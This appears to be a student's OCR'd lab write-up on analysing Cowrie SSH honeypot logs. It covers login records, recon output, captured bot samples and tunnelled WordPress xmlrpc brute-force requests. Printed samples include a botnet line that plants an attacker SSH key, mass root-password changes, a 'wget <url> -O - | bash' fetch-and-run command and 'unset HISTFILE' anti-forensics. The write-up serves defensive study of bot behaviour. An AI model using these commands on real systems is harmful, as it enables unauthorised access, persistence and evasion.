sha2-nistp521","diffie-hellman-group-exchange-sha256","diffie-hellman-group16-
sha512","diffie-hellman-group18-sha512","diffie-hellman-group-exchange-sha1","diffie-
hellman-group14-sha256","diffie-hellman-group14-sha1","ext-info-c"],"keyAlgs":["ssh-rsa-
cert-v01@openssh.com","rsa-sha2-512","rsa-sha2-256","ssh-rsa","ecdsa-sha2-nistp256-cert-
v01@openssh.com","ecdsa-sha2-nistp384-cert-v01@openssh.com","ecdsa-sha2-nistp521-
cert-v01@openssh.com","ssh-ed25519-cert-v01@openssh.com","ecdsa-sha2-
nistp256","ecdsa-sha2-nistp384","ecdsa-sha2-nistp521","ssh-ed25519"],"encCS":["chacha20-
poly1305@openssh.com","aes128-ctr","aes192-ctr","aes256-ctr","aes128-
gcm@openssh.com","aes256-gcm@openssh.com"],"macCS":["umac-64-
etm@openssh.com","umac-128-etm@openssh.com","hmac-sha2-256-
etm@openssh.com","hmac-sha2-512-etm@openssh.com","hmac-sha1-
etm@openssh.com","umac-64@openssh.com","umac-128@openssh.com","hmac-sha2-
256","hmac-sha2-512","hmac-
sha1"],"compCS":["none","zlib@openssh.com","zlib"],"langCS":[""],"message":"SSH client
hassh fingerprint:
06046964c022c6407d15a27b12a6a4fb","sensor":"acmeweb","timestamp":"2023-02-
10T00:35:23.203261Z","src_ip":"10.10.167.53","session":"717807b50216"}
{"eventid":"cowrie.login.success","username":"root","password":"a","message":"login
attempt [root/a] succeeded","sensor":"acmeweb","timestamp":"2023-02-
10T00:35:25.304380Z","src_ip":"10.10.167.53","session":"717807b50216"}
{"eventid":"cowrie.client.size","width":80,"height":24,"message":"Terminal Size: 80
24","sensor":"acmeweb","timestamp":"2023-02-
10T00:35:25.486010Z","src_ip":"10.10.167.53","session":"717807b50216"}
{"eventid":"cowrie.client.var","name":"LANG","value":"en_GB.UTF-
8","message":"request_env: LANG=en_GB.UTF-8","sensor":"acmeweb","timestamp":"2023-
02-10T00:35:25.487080Z","src_ip":"10.10.167.53","session":"717807b50216"}
{"eventid":"cowrie.session.params","arch":"linux-x64-
lsb","message":[],"sensor":"acmeweb","timestamp":"2023-02-
10T00:35:25.488647Z","src_ip":"10.10.167.53","session":"717807b50216"}

{"eventid":"cowrie.command.input","input":"ls","message":"CMD:
ls","sensor":"acmeweb","timestamp":"2023-02-
10T00:35:28.511597Z","src_ip":"10.10.167.53","session":"717807b50216"}
{"eventid":"cowrie.log.closed","ttylog":"var/lib/cowrie/tty/1d887ce0f8672e4914d9000e801cd
74ecd805dd9366c0bc42dc16adc0197dc2f","size":333,"shasum":"1d887ce0f8672e4914d9000
e801cd74ecd805dd9366c0bc42dc16adc0197dc2f","duplicate":false,"duration":179.88228249
549866,"message":"Closing TTY Log:
var/lib/cowrie/tty/1d887ce0f8672e4914d9000e801cd74ecd805dd9366c0bc42dc16adc0197dc
2f after 179 seconds","sensor":"acmeweb","timestamp":"2023-02-
10T00:38:25.370495Z","src_ip":"10.10.167.53","session":"717807b50216"}
{"eventid":"cowrie.session.closed","duration":182.16980528831482,"message":"Connection
lost after 182 seconds","sensor":"acmeweb","timestamp":"2023-02-
10T00:38:25.371568Z","src_ip":"10.10.167.53","session":"717807b50216"}
{"eventid":"cowrie.session.connect","src_ip":"10.10.167.53","src_port":48582,"dst_ip":"10.1
0.54.217","dst_port":22,"session":"9cfa31ece9f7","protocol":"ssh","message":"New
connection: 10.10.167.53:48582 (10.10.54.217:22) [session:
9cfa31ece9f7]","sensor":"acmeweb","timestamp":"2023-02-10T00:39:37.064996Z"}
{"eventid":"cowrie.client.version","version":"SSH-2.0-OpenSSH_7.6p1 Ubuntu-
4ubuntu0.3","message":"Remote SSH version: SSH-2.0-OpenSSH_7.6p1 Ubuntu-
4ubuntu0.3","sensor":"acmeweb","timestamp":"2023-02-
10T00:39:37.066511Z","src_ip":"10.10.167.53","session":"9cfa31ece9f7"}
{"eventid":"cowrie.client.kex","hassh":"06046964c022c6407d15a27b12a6a4fb","hasshAlgori
thms":"curve25519-sha256,curve25519-sha256@libssh.org,ecdh-sha2-nistp256,ecdh-sha2-
nistp384,ecdh-sha2-nistp521,diffie-hellman-group-exchange-sha256,diffie-hellman-group16-
sha512,diffie-hellman-group18-sha512,diffie-hellman-group-exchange-sha1,diffie-hellman-
group14-sha256,diffie-hellman-group14-sha1,ext-info-c;chacha20-
poly1305@openssh.com,aes128-ctr,aes192-ctr,aes256-ctr,aes128-gcm@openssh.com,aes256-
gcm@openssh.com;umac-64-etm@openssh.com,umac-128-etm@openssh.com,hmac-sha2-
256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha1-
etm@openssh.com,umac-64@openssh.com,umac-128@openssh.com,hmac-sha2-256,hmac-
sha2-512,hmac-sha1;none,zlib@openssh.com,zlib","kexAlgs":["curve25519-
sha256","curve25519-sha256@libssh.org","ecdh-sha2-nistp256","ecdh-sha2-nistp384","ecdh-
sha2-nistp521","diffie-hellman-group-exchange-sha256","diffie-hellman-group16-
sha512","diffie-hellman-group18-sha512","diffie-hellman-group-exchange-sha1","diffie-
hellman-group14-sha256","diffie-hellman-group14-sha1","ext-info-c"],"keyAlgs":["ssh-rsa-
cert-v01@openssh.com","rsa-sha2-512","rsa-sha2-256","ssh-rsa","ecdsa-sha2-nistp256-cert-
v01@openssh.com","ecdsa-sha2-nistp384-cert-v01@openssh.com","ecdsa-sha2-nistp521-
cert-v01@openssh.com","ssh-ed25519-cert-v01@openssh.com","ecdsa-sha2-
nistp256","ecdsa-sha2-nistp384","ecdsa-sha2-nistp521","ssh-ed25519"],"encCS":["chacha20-
poly1305@openssh.com","aes128-ctr","aes192-ctr","aes256-ctr","aes128-
gcm@openssh.com","aes256-gcm@openssh.com"],"macCS":["umac-64-
etm@openssh.com","umac-128-etm@openssh.com","hmac-sha2-256-
etm@openssh.com","hmac-sha2-512-etm@openssh.com","hmac-sha1-
etm@openssh.com","umac-64@openssh.com","umac-128@openssh.com","hmac-sha2-
256","hmac-sha2-512","hmac-
sha1"],"compCS":["none","zlib@openssh.com","zlib"],"langCS":[""],"message":"SSH client
hassh fingerprint:
06046964c022c6407d15a27b12a6a4fb","sensor":"acmeweb","timestamp":"2023-02-
10T00:39:37.067953Z","src_ip":"10.10.167.53","session":"9cfa31ece9f7"}
{"eventid":"cowrie.login.success","username":"root","password":"l","message":"login
attempt [root/l] succeeded","sensor":"acmeweb","timestamp":"2023-02-
10T00:39:39.767509Z","src_ip":"10.10.167.53","session":"9cfa31ece9f7"}
{"eventid":"cowrie.client.size","width":80,"height":24,"message":"Terminal Size: 80
24","sensor":"acmeweb","timestamp":"2023-02-
10T00:39:39.953537Z","src_ip":"10.10.167.53","session":"9cfa31ece9f7"}

{"eventid":"cowrie.client.var","name":"LANG","value":"en_GB.UTF-8","message":"request_env: LANG=en_GB.UTF-8","sensor":"acmeweb","timestamp":"2023-02-10T00:39:39.954605Z","src_ip":"10.10.167.53","session":"9cfa31ece9f7"}
{"eventid":"cowrie.session.params","arch":"linux-x64-lsb","message":[],"sensor":"acmeweb","timestamp":"2023-02-10T00:39:39.956097Z","src_ip":"10.10.167.53","session":"9cfa31ece9f7"}
{"eventid":"cowrie.command.input","input":"cd /home/cowrie/honeypot","message":"CMD: cd /home/cowrie/honeypot","sensor":"acmeweb","timestamp":"2023-02-10T00:39:52.316628Z","src_ip":"10.10.167.53","session":"9cfa31ece9f7"}
{"eventid":"cowrie.command.input","input":"pwd","message":"CMD: pwd","sensor":"acmeweb","timestamp":"2023-02-10T00:39:56.789522Z","src_ip":"10.10.167.53","session":"9cfa31ece9f7"}
{"eventid":"cowrie.command.input","input":"cd /home","message":"CMD: cd /home","sensor":"acmeweb","timestamp":"2023-02-10T00:40:00.550751Z","src_ip":"10.10.167.53","session":"9cfa31ece9f7"}
{"eventid":"cowrie.command.input","input":"ls","message":"CMD: ls","sensor":"acmeweb","timestamp":"2023-02-10T00:40:02.575913Z","src_ip":"10.10.167.53","session":"9cfa31ece9f7"}
{"eventid":"cowrie.command.input","input":"cd phil","message":"CMD: cd phil","sensor":"acmeweb","timestamp":"2023-02-10T00:40:06.763949Z","src_ip":"10.10.167.53","session":"9cfa31ece9f7"}
{"eventid":"cowrie.command.input","input":"ls","message":"CMD: ls","sensor":"acmeweb","timestamp":"2023-02-10T00:40:08.546941Z","src_ip":"10.10.167.53","session":"9cfa31ece9f7"}
{"eventid":"cowrie.command.input","input":"l -lah","message":"CMD: l -lah","sensor":"acmeweb","timestamp":"2023-02-10T00:40:11.277383Z","src_ip":"10.10.167.53","session":"9cfa31ece9f7"}
{"eventid":"cowrie.command.failed","input":"l -lah","message":"Command not found: l -lah","sensor":"acmeweb","timestamp":"2023-02-10T00:40:11.279711Z","src_ip":"10.10.167.53","session":"9cfa31ece9f7"}
{"eventid":"cowrie.command.input","input":"ls -lah","message":"CMD: ls -lah","sensor":"acmeweb","timestamp":"2023-02-10T00:40:16.768903Z","src_ip":"10.10.167.53","session":"9cfa31ece9f7"}
{"eventid":"cowrie.command.input","input":"","message":"CMD: ","sensor":"acmeweb","timestamp":"2023-02-10T00:40:16.978758Z","src_ip":"10.10.167.53","session":"9cfa31ece9f7"}
{"eventid":"cowrie.command.input","input":"exit","message":"CMD: exit","sensor":"acmeweb","timestamp":"2023-02-10T00:40:23.705337Z","src_ip":"10.10.167.53","session":"9cfa31ece9f7"}
{"eventid":"cowrie.log.closed","ttylog":"var/lib/cowrie/tty/f50a08148f7bc7f841e39dafd40d0278603a5fcc9a2e7f93c7328db0ae045633","size":1022,"shasum":"f50a08148f7bc7f841e39dafd40d0278603a5fcc9a2e7f93c7328db0ae045633","duplicate":false,"duration":43.75223159790039,"message":"Closing TTY Log: var/lib/cowrie/tty/f50a08148f7bc7f841e39dafd40d0278603a5fcc9a2e7f93c7328db0ae045633 after 43 seconds","sensor":"acmeweb","timestamp":"2023-02-10T00:40:23.707940Z","src_ip":"10.10.167.53","session":"9cfa31ece9f7"}
{"eventid":"cowrie.session.closed","duration":46.644861936569214,"message":"Connection lost after 46 seconds","sensor":"acmeweb","timestamp":"2023-02-10T00:40:23.711263Z","src_ip":"10.10.167.53","session":"9cfa31ece9f7"}

demo@acmeweb:/home/cowrie/honeypot/var/log/cowrie$ cat cowrie.json.2021-09-23

Attacks Against SSH

SSH and Brute-Force Attacks

By default, Cowrie will only expose SSH. This means adversaries will only be able to compromise the honeypot by attacking the SSH service. The attack surface presented by a typical SSH installation is limited so most attacks against the service will take the form of brute-force attacks. Defending against these attacks is relatively simple in most cases as they can be defeated by only allowing public-key authentication or by using strong passwords. These attacks should not be completely ignored, as there are simply so many of them that you are pretty much guaranteed to be attacked at some point.

A collection of the 200 most common credentials used against old Cowrie deployments has been left on the demo machine and can be used to answer the questions below. As you can see, most of the passwords are extremely weak. Notable entries include the default credentials used for some devices like Raspberry PIs and the Volumio Jukebox. Various combinations of '1234' and rows of keys are also commonplace.

Answer the questions below

How many passwords include the word "password" or some other variation of it e.g "p@ssw0rd"

```
demo@acmeweb:~$ cat Top200Creds.txt | grep "p.*ssw.*" | wc -l
15
demo@acmeweb:~$ cat Top200Creds.txt | grep "p.*ssw.*"
/admin/password/
/root/password1/
/root/password/
/user1/password/
/MikroTik/password/
/default/password/
/admin1/password/
/profile1/password/
/user/password/
/admin/passw0rd/
/admin1/passw0rd/
/user1/passw0rd/
/profile1/passw0rd/
/MikroTik/passw0rd/
/default/passw0rd/
```

Fail2ban

Fail2ban is an intrusion prevention software framework. Written in the Python programming language, it is designed to prevent against brute-force attacks.

https://github.com/fail2ban/fail2ban

This regular expression works "p.*ss*.". You can also count lines by piping to wc -l

Name: Arilli Jagadeesh A
Reg. No. : 241901502

What is arguably the most common tool for brute-forcing SSH?

hydra

What intrusion prevention software framework is commonly used to mitigate SSH brute-force attacks?

fail2ban

Typical Bot Activity

Typical Post Exploitation Activity

The majority of attacks against typical SSH deployments are automated in some way. As a result, most of the post-exploitation activity that takes place after a bot gains initial access to the honeypot will follow a broad pattern. In general, most bots will perform a combination of the following:

- Perform some reconnaissance using the uname or nproc commands or by reading the contents of files like /etc/issue and /proc/cpuinfo. It's possible to change the contents of all these files so the honeypot can pretend to be a server or even an IoT toaster.
- Install malicious software by piping a remote shell script into bash. Often this is performed using wget or curl though, bots will occasionally use FTP. Cowrie will download each unique occurrence of a file but prevent the scripts from being executed. Most of the scripts tend to reference cryptocurrency mining in some way.
- A more limited number of bots will then perform some anti-forensics tasks by deleting various logs and disabling bash history. This doesn't affect Cowrie since all the actions are logged externally.

Bots are not limited to these actions in any way and there is still some variation in the methods and goals of bots. Run through the questions below to further understand how adversaries typically perform reconnaissance against Linux systems.

Answer the questions below

```
demo@acmeweb:~$ uname
Linux
demo@acmeweb:~$ nproc
1
demo@acmeweb:~$ cat /etc/issue
Ubuntu 18.04.6 LTS \n \l

demo@acmeweb:~$ cat /proc/cpuinfo
processor : 0
vendor_id: GenuineIntel
cpu family              6
model                   63
model name            : Intel(R) Xeon(R) CPU E5-2676 v3 @ 2.40GHz
stepping     2
microcode             : 0x49
cpu MHz               : 2399.983
cache size: 30720 KB
physical id             0
siblings      1
```

core id 0
cpu cores : 1
apicid 0
initial apicid 0
fpu : yes
fpu_exception : yes
cpuid level 13
wp : yes
flags : fpu vme de pse tsc msr pae mce cx8 apic sep mtrr pge mca cmov pat pse36 clflush mmx fxsr sse sse2 ht syscall nx rdtscp lm constant_tsc rep_good nopl xtopology cpuid pni pclmulqdq ssse3 fma cx16 pcid sse4_1 sse4_2 x2apic movbe popcnt tsc_deadline_timer aes xsave avx f16c rdrand hypervisor lahf_lm abm cpuid_fault invpcid_single pti fsgsbase bmi1 avx2 smep bmi2 erms invpcid xsaveopt
bugs : cpu_meltdown spectre_v1 spectre_v2 spec_store_bypass l1tf mds swapgs itlb_multihit
bogomips : 4800.00
clflush size 64
cache_alignment 64
address sizes : 46 bits physical, 48 bits virtual
power management:

honeypot

root@ip-10-10 167-53:~# ssh root@10.10.54.217
Ubuntu 18.04.5 LTS
root@10.10.54.217's password: The programs included with the Debian GNU/Linux system are free software;the exact distribution terms for each program are described in theindividual files in /usr/share/doc/*/copyright.Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extentpermitted by applicable law.root@acmeweb:~# cat /proc/cpuinfoprocessor : 0vendor_id : GenuineIntelcpu family : 6model : 23model : 23model apicid : 0fpu : yesfpu_exception : yescpuid level : 10wp : yesflags : fpu vme de pse tsc msr pae mce cx8 apic sep mtrr pge mca cmov pat pse36 clflush dts acpi mmx fxsr sse sse2 ss ht tm pbe syscall nx lm constant_tsc arch_perfmon pebs bts rep_good pni monitor ds_cpl vmx smx est tm2 ssse3 cx16 xtpr sse4_1 lahf_lmbogomips : 4270.03clflush size: 64cache_alignment: 64address sizes : 36 bits physical, 48 bits virtualpower management:processor : 1vendor_id : GenuineIntelcpu family : 6model : 23model name : Intel(R) Core(TM) i9-11900KB CPU @ 3.30GHzstepping : 6cpu MHz : 2133.304cache size : 6144 KB apic sep mtrr pge mca cmov pat pse36 clflush dts acpi mmx fxsr sse sse2 ss ht tm pbe syscall nx lm constant_tsc arch_perfmon pebs bts rep_good pni monitor ds_cpl vmx smx est tm2 ssse3 cx16 xtpr sse4_1 lahf_lmbogomips : 4266.61clflush size: 64cache_alignment: 64address sizes : 36 bits physical, 48 bits virtualpower management:processor : 0vendor_id : GenuineIntelcpu family : 6model : 23model name : Intel(R) Core(TM) i9-11900KB CPU @ 3.30GHzstepping : 6cpu MHz : 2133.304cache size : 6144 KBphysical id : 0siblings: 2core id : 0cpu cores : 8apicid : 0initial apicid : 0fpu : yesfpu_exception : yescpuid level : 10wp : yesflags : fpu vme de pse tsc msr pae mce cx8 apic sep mtrr pge mca cmov pat pse36 clflush dts acpi mmx fxsr sse sse2 ss ht tm pbe syscall nx lm constant_tsc arch_perfmon pebs bts rep_good pni monitor ds_cpl vmx smx est tm2 ssse3 cx16 xtpr sse4_1 lahf_lmbogomips : 4270.03clflush size: 64cache_alignment: 64address sizes : 36 bits physical, 48 bits virtualpower management:root@acmeweb:~# uname -aLinux acmeweb 3.2.0-4-amd64 #1 SMP Debian 3.2.68-1+deb7u1 x86_64 GNU/Linuxroot@acmeweb:~# cat /etc/issueUbuntu 18.04.5 LTS \n \lTo pipe the output of

`wget` into a `bash` script, you can use the `-O -` flag, which tells `wget` to write the output to standard output (`-`) instead of to a file.Here's an example:

wget <url> -O - | bash

This will download the script from the specified URL and pipe it directly into `bash` for execution. Note that this can be a security risk, as you are executing code from an untrusted source without reviewing it first. Use caution when using this command.

In bash, you can disable history by unsetting the `HISTFILE` variable, which specifies the file where the command history is stored.

To unset the `HISTFILE` variable in the current session, you can use the following command:

unset HISTFILE

This will prevent any new commands you enter from being saved in the history file. However, it will not delete the existing history file.

Please note that this will only disable history for the current session. When you close the terminal or log out, the `HISTFILE` variable will be reset and the history will start being recorded again. To permanently disable history, you need to modify your bash startup script, typically located at `~/.bashrc` or `~/.bash_profile`, and remove or comment out the line that sets the `HISTFILE` variable.

What CPU does the honeypot "use"?

Try reading /proc/cpuinfo

Intel(R) Core(TM) i9-11900KB CPU @ 3.30GHz

Does the honeypot return the correct values when uname -a is run? (Yay/Nay)

Does /etc/issue match uname -a?

Nay

What flag must be set to pipe wget output into bash?

-O

How would you disable bash history using unset?

unset HISTFILE

Name: Arilli Jagadeesh A
Reg. No. : 241901502

Identification Techniques

Bot Identification

It is possible to use the data recorded by Cowrie to identify individual bots. The factors that can identify traffic from individual botnets are not always the same. However, some artifacts tend to be consistent across bots including, the IP addresses requested by bots and the specific order of commands. Identifiable messages may also be present in scripts or commands though this is uncommon. Some bots may also use highly identifiable public SSH keys to maintain persistence.

It's also possible to identify bots from the scripts that are downloaded by the honeypot, using the same methods that would be used to identify other malware samples.

Take a look at the samples included with the demo machine and answer the below questions.

Note: Don't run any of the commands found in the samples as you may end up compromising whatever machine that runs them!

Answer the questions below

https://malwaremily.medium.com/honeypot-logs-a-botnets-search-for-mikrotik-routers-48e69e110e52

```
demo@acmeweb:~/BotCommands$ cat Sample1.txt
ps | grep '[Mm]iner'
ps -ef | grep '[Mm]iner'
ls -la /dev/ttyGSM* /dev/ttyUSB-mod* /var/spool/sms/* /var/log/smsd.log /etc/smsd.conf*
/usr/bin/qmuxd /var/qmux_connect_socket /etc/config/simman /dev/modem*
/var/config/sms/*
echo Hi | cat -n
```

```
demo@acmeweb:~/BotCommands$ cat Sample2.txt
echo \"root:ZyTROnKtNOB5\"|chpasswd|bash
echo \"root:zXrUYeQRom1F\"|chpasswd|bash
echo \"root:zXkEkfPSWgYK\"|chpasswd|bash
echo \"root:ZW6ERACumXAi\"|chpasswd|bash
echo \"root:ZVricgmpalNQ\"|chpasswd|bash
echo \"root:zvMK5KIUoJXN\"|chpasswd|bash
echo \"root:zTQ9UvZjszlp\"|chpasswd|bash
echo \"root:ZtPueNEWiBuJ\"|chpasswd|bash
echo \"root:ZTgx8J14ryr4\"|chpasswd|bash
echo \"root:ZSVzpwnxv1Vw\"|chpasswd|bash
echo \"root:ZsVuhtOpy5GZ\"|chpasswd|bash
echo \"root:zSK4VEwVn2a1\"|chpasswd|bash
echo \"root:zReLZCuFqwQq\"|chpasswd|bash
echo \"root:zqqNt9wDjoY0\"|chpasswd|bash
echo \"root:zp8aWkWSBJpR\"|chpasswd|bash
echo \"root:zOaUrTVAijNT\"|chpasswd|bash
echo \"root:znTmaDamJytL\"|chpasswd|bash
```

root password

```
demo@acmeweb:~/BotCommands$ cat Sample3.txt
```

```
which ls
w
uname -m
uname
top
ls -lh $(which ls)
free -m | grep Mem | awk '{print $2 ,$3, $4, $5, $6, $7}'
crontab -l
cat /proc/cpuinfo | grep name | wc -l
cat /proc/cpuinfo | grep name | head -n 1 | awk '{print $4,$5,$6,$7,$8,$9;}'
cat /proc/cpuinfo | grep model | grep name | wc -l
lscpu | grep Model
cd ~ && rm -rf .ssh && mkdir .ssh && echo \"ssh-rsa
AAAAB3NzaC1yc2EAAAABJQAAAQEArDp4cun2lhr4KUhBGE7VvAcwdli2a8dbnrTOrb
Mz1+5O73fcBOx8NVbUT0bUanUV9tJ2/9p7+vD0EpZ3Tz/+0kX34uAx1RV/75GVOmNx+
9EuWOnvNoaJe0QXxziIg9eLBHpgLMuakb5+BgTFB+rKJAw9u9FSTDengvS8hX1kNFS4
Mjux0hJOK8rvcEmPecjdySYMb66nylAKGwCEE6WEQHmd1mUPgHwGQ0hWCwsQk13
yCGPK5w6hYp5zYkFnvlC8hGmd4Ww+u97k6pfTGTUbJk14ujvcD9iUKQTTWYYjIIu5Pm
Uux5bsZ0R4WFwdIe6+i6rBLAsPKgAySVKPRK+oRw== mdrfckr\">>.ssh/authorized_keys
&& chmod -R go= ~/.ssh && cd ~
```

https://www.trendmicro.com/en_us/research/19/f/outlaw-hacking-groups-botnet-observed-spreading-miner-perl-based-backdoor.html

google ssh key

What brand of device is the bot in the first sample searching for? (BotCommands/Sample1.txt)

mikrotik

What are the commands in the second sample changing? (BotCommands/Sample2.txt)

root password

What is the name of the group that runs the botnet in the third sample? (BotCommands/Sample3.txt)

outlaw

SSH Tunnelling

Attacks Performed Using SSH Tunnelling

Some bots will not perform any actions directly against honeypot and instead will leverage a compromised SSH deployment itself. This is accomplished with the use of SSH tunnels. In short, SSH tunnels forward network traffic between nodes via an encrypted tunnel. SSH tunnels can then add an additional layer of secrecy when attacking other targets as third parties are unable to see the contents of packets that are forwarded through the tunnel. Forwarding via SSH tunnels also allows an adversary to hide their true public IP in much the same way a VPN would.

The IP obfuscation can then be used to facilitate schemes that require the use of multiple different public IP addresses like, SEO boosting and spamming. SSH tunnelling may also be used to by-parse IP-based rate limiting tools like Fail2Ban as an adversary is able to transfer to a different IP once they have been blocked.

SSH Tunnelling Data in Cowrie

By default, Cowrie will record all of the SSH tunnelling requests received by the honeypot but, will not forward them on to their destination. This data is of particular importance as it allows for the monitoring and discovery of web attacks, that may not have been found by another honeypot. I've included a couple of samples sort of data that can be recorded from SSH tunnels.

Note: Some elements have been redacted from the samples to protect vulnerable servers.

Answer the questions below

demo@acmeweb:~/Tunnelling$ cat Sample1.txt
2021-03-17T10:09:51.052837Z [SSHChannel cowrie-discarded-direct-tcpip (62) on SSHService b'ssh-connection' on HoneyPotSSHTransport,118939,0.0.0.0] discarded direct-tcp forward request 62 to <A DOMAIN>:80 with data b'POST /xmlrpc.php HTTP/1.1\r\nAccept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8\r\nAccept-Encoding: gzip, deflate\r\nAccept-Language: en-US,en;q=0.9\r\nConnection: keep-alive\r\nContent-Length: 201\r\nContent-Type: application/x-www-form-urlencoded\r\nHost: <A DOMAIN>\r\nUpgrade-Insecure-Requests: 1\r\nUser-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/59.0.3071.109 Safari/537.36\r\n\r\n<?xml version="1.0" encoding="UTF-8"?><methodCall><methodName>wp.getUsersBlogs</methodName><params><param><value>admin</value></param><param><value>password11\r</value></param></params></methodCall>'
2021-03-17T09:19:13.162315Z [SSHChannel cowrie-discarded-direct-tcpip (95) on SSHService b'ssh-connection' on HoneyPotSSHTransport,117811,0.0.0.0] discarded direct-tcp forward request 95 to <A DOMAIN>:80 with data b'POST /xmlrpc.php HTTP/1.1\r\nAccept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8\r\nAccept-Encoding: gzip, deflate\r\nAccept-Language: en-US,en;q=0.9\r\nConnection: keep-alive\r\nContent-Length: 203\r\nContent-Type: application/x-www-form-urlencoded\r\nHost: <A DOMAIN>\r\nUpgrade-Insecure-Requests: 1\r\nUser-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/59.0.3071.109 Safari/537.36\r\n\r\n<?xml version="1.0" encoding="UTF-8"?><methodCall><methodName>wp.getUsersBlogs</methodName><params><param><value>admin1</value></param><param><value>password1\r</value></param></params></methodCall>'

wordpress

wp – indicates wordpress

demo@acmeweb:~/Tunnelling$ cat Sample2.txt
2021-03-12T09:40:34.961411Z [SSHChannel cowrie-discarded-direct-tcpip (0) on SSHService b'ssh-connection' on HoneyPotSSHTransport,7343,0.0.0.0] discarded direct-tcp forward request 0 to ip-api.com:80 with data b'GET /json HTTP/1.1\r\nHost: ip-

api.com\r\nConnection: keep-alive\r\nAccept-Encoding: gzip,deflate\r\nUser-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64; rv:85.0) Gecko/20100101 Firefox/85.0\r\n\r\n'

https://www.virustotal.com/gui/domain/ip-api.com/details

looks clean but there are a lot of comments (suspicious activity)

What application is being targetted in the first sample? (Tunnelling/Sample1.txt)

wordpress

Is the URL in the second sample malicious? (Tunnelling/Sample2.txt) (Yay/Nay)

Nay

Recap and Extra Resources

Recap

I hope this room has demonstrated how interesting honeypots can be and how the data that we can collect from them can be used to gain insight into the operations of botnets and other malicious actors.

Extra Resources

I've included some extra resources to assist in learning more about honeypots below:

- Awesome Honeypots - A curated list of honeypots
- Cowrie - The SSH honeypot used in the demo
- Sending Cowrie Output to ELK - A good example of how to implement live log monitoring

I would also recommend that you deploy a honeypot yourself as it's a great way to learn. Deploying a honeypot is also a great way to **understand** how to work with cloud providers since external honeypots are best when deployed to the cloud********.******** Deploying and managing multiple honeypots is also an interesting challenge and a good way to gain practical experience with tools like Ansible.

Answer the questions below

Read and understand the above

Completed

Ansible is an open-source software platform for configuring and managing computers. It is a popular tool for automating infrastructure and application deployment, as well as for configuration management. Ansible uses a simple syntax called YAML to describe the desired state of the system, and then automates the steps necessary to reach that state. Ansible is designed to be easy to use, highly scalable, and flexible, making it a popular choice for a wide range of use cases, including:

- Provisioning and configuration management of servers and infrastructure
- Deploying and managing applications

- Continuous integration and delivery (CI/CD)
- Security and compliance

Ansible has a large and active community of users and developers who contribute to the development and maintenance of the platform, ensuring that it remains up to date and capable of meeting the evolving needs of organizations.

To use Ansible, you'll need to follow these basic steps:

1. Install Ansible: You can install Ansible using package managers such as apt or yum, or you can download the source code and install it manually.
2. Define your infrastructure: You'll need to create an inventory file that lists all the systems you want to manage with Ansible. This file can be in a variety of formats, including INI or YAML.
3. Write playbooks: Playbooks are the files where you define the tasks you want to automate. They are written in YAML and use Ansible's built-in modules to perform various actions, such as installing packages, creating files, and starting services.
4. Run playbooks: To execute a playbook, you use the `ansible-playbook` command and specify the name of the playbook file.


Here's a simple example playbook that installs the `nginx` web server on a target system:

```
---
- name: Install Nginx
  hosts: web
  become: yes
  tasks:
    - name: Install Nginx
      apt:
        name: nginx
        state: present
    - name: Start Nginx
      service:
        name: nginx
        state: started
```

In this example, the playbook is named "Install Nginx" and is intended to run on the "web" host group defined in the inventory file. The `become` directive is used to run the tasks as the `root` user. The first task uses the `apt` module to install the `nginx` package, and the second task uses the `service` module to start the `nginx` service.

This is just a simple example to give you a taste of how Ansible works. There are many more modules available and a variety of ways to use them, so be sure to check out the Ansible documentation for more information on how to use the platform effectively.

Name: Arilli Jagadeesh A
Reg. No. : 241901502



Result:
